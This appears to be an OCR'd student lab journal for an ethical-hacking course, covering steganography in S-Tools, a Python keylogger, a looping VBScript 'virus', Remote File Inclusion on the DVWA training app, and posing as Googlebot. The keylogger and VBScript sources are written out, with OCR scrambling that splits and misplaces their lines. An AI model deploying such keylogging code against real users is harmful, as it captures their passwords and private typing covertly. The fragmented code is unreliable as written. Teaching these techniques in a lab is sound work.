
5**. After entering password and algo, click ok. Tool will create identical copy hidden**


data.bmp

6**. Right click and save it.**






S-Tools - imgh.bmp
File Window Help
original-zebras.bmp
imgh.bmp
Revealing from imgh.bmp
Passphrase:
Verify passphrase:
Encryption algorithm:
IDEA
OK
Cancel
Help
Ready
can hold up to 294,896 bytes


S-Tools - Revealed Archive
File Window Help
original-zebras.bmp
Revealed Archi...
Revealed files:
Name
Size
Me.txt
20
Ready
No window selected


ME.txt - Notepad
File Edit Format View Help
WILL MEET AT COLLEGE

Practical 4

Aim: Creating a simple keylogger in python, creating a virus, creating a trojan.

Create keylogger using python:

Log.py:-

```
import
pynput
import
logging
from pynput.keyboard import Key, Listener
log_dir = "D:/"
 logging.basicConfig(filename = (log_dir + "keyLog.txt"),level=logging.DEBUG,
format='%(asctime)s: %(message)s')  def my_key_on_press(key):
```

```
logging.info(str(key))  with
Listener(on_press=my_key_on_press) as listener:
```

Create Virus:

Virus.vbs

```
set x=wscript.createobject("wscript.shell")
do  wscript.sleep 100
 x.sendkeys"{CAPSLOCK}"
 x.sendkeys"{NUMLOCK}"
 x.sendkeys"I am a Virus"
```

```
listener.join()
```

pract4 A.txt

```
1  2021-11-26 11:30:46,047: 'h'
2  2021-11-26 11:30:46,446: 'e'
3  2021-11-26 11:30:46,654: 'l'
4  2021-11-26 11:30:46,674: 'l'
5  2021-11-26 11:30:46,887: 'o'
6  2021-11-26 11:30:47,074: 'o'
7  2021-11-26 11:30:47,256: 'a'
8  2021-11-26 11:30:47,439: 'f'
9  2021-11-26 11:30:47,525: 'b'
10 2021-11-26 11:30:47,641: 'a'
11 2021-11-26 11:30:47,697: 'k'
12 2021-11-26 11:30:47,729: 'j'
13 2021-11-26 11:30:47,742: 'd'
14 2021-11-26 11:30:47,790: 'v'
15 2021-11-26 11:30:47,891: 'h'
16 2021-11-26 11:30:47,965: 'a'
17 2021-11-26 11:30:48,003: ';'
18 2021-11-26 11:30:48,033: 'i'
19 2021-11-26 11:30:48,147: 'e'
20 2021-11-26 11:30:48,157: 'f'
21 2021-11-26 11:30:48,168: 'h'
22 2021-11-26 11:30:48,264: 'k'
23 2021-11-26 11:30:48,274: 'j'
24 2021-11-26 11:30:48,325: 'a'
25 2021-11-26 11:30:48,335: 's'
26 2021-11-26 11:30:48,347: 'd'
27 2021-11-26 11:30:48,418: 'n'
28 2021-11-26 11:30:48,540: 'c'
29 2021-11-26 11:30:48,620: 's'
30 2021-11-26 11:30:48,638: 'k'
31 2021-11-26 11:30:48,746: ';'
32 2021-11-26 11:30:48,770: 'l'
33 2021-11-26 11:30:48,790: 'a'
34 2021-11-26 11:30:48,799: 'k'
35 2021-11-26 11:30:48,891: 'j'
36 2021-11-26 11:30:48,950: 'f'
37 2021-11-26 11:30:49,029: 'd'
38 2021-11-26 11:30:49,079: 'n'
39 2021-11-26 11:30:49,118: 'a'
```


loop


x.sendkeys"{SCROLLLOCK}"

Practical 5

Aim:Hacking a website by Remote File Inclusion, Disguise as Google Bot to view hidden content of a website.

A.Remote File Inclusion:







config.inc.php - Notepad


File Edit Format View Help


```
<?php

# If you are having problems connecting to the MySQL database and all of the va
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a pr
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedi
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = '';
$_DVWA[ 'db_port'] = '3306';
```





localhost/dvwa-master/login.php
Gmail YouTube Maps Translate News
DVWA
Username
admin
Password
Login



localhost/dvwa-master/index.php
Gmail YouTube Maps Translate News
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
Welcome to Damn Vulnerable Web Application!
Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.
The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficultly, with a simple straightforward interface.
General Instructions
It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.
Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.
DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!
There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.


localhost/DVWA-master/vulnerabilities/fi/?page=include.php
Gmail YouTube Maps Translate News
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Vulnerability: File Inclusion
The PHP function allow_url_include is not enabled.
[file1.php] - [file2.php] - [file3.php]
More Information
Wikipedia - File inclusion vulnerability
WSTG - Local File Inclusion
WSTG - Remote File Inclusion







B) Disguise as Google Bot:




Not secure | proxyserverprivacy.com
Gmail YouTube Maps Translate News
Proxy Server - Anonymous Proxy
ProxyServerPrivacy
THE PRIVACY IS YOUR RIGHT!
Proxy Proxy Site Proxy Web Site Proxy Server Detector Proxy


Not secure | proxyserverprivacy.com/detector-proxy.shtml
Gmail YouTube Maps Translate News
Proxy Server Checker
ProxyServerPrivacy
THE PRIVACY IS YOUR RIGHT!
Proxy Proxy Site Proxy Web Site Proxy Server Detector Proxy
ezoic
AI FOR INTELLIGENT PUBLISHERS
ENHANCED BY Google
Search
Proxy Detector
Basis proxy detector | Advanced Proxy Detector


Gmail YouTube Maps Translate News
Proxy Server Checker
ProxyServerPrivacy
THE PRIVACY IS YOUR RIGHT!
Proxy Proxy Site Proxy Web Site Proxy Server Detector Proxy
Regie.ai Chrome Extension
Write cold emails fast with AI
OPEN
Proxy Checker - Advanced Free Proxy Detector
Basis free proxy detector | Advanced Free Proxy Detector
roxyServerPrivacy Proxy Detector is advanced proxy checker to check and analyze not only proxy headers which are present in HTTP request but goes one step closer to identify real proxy server.
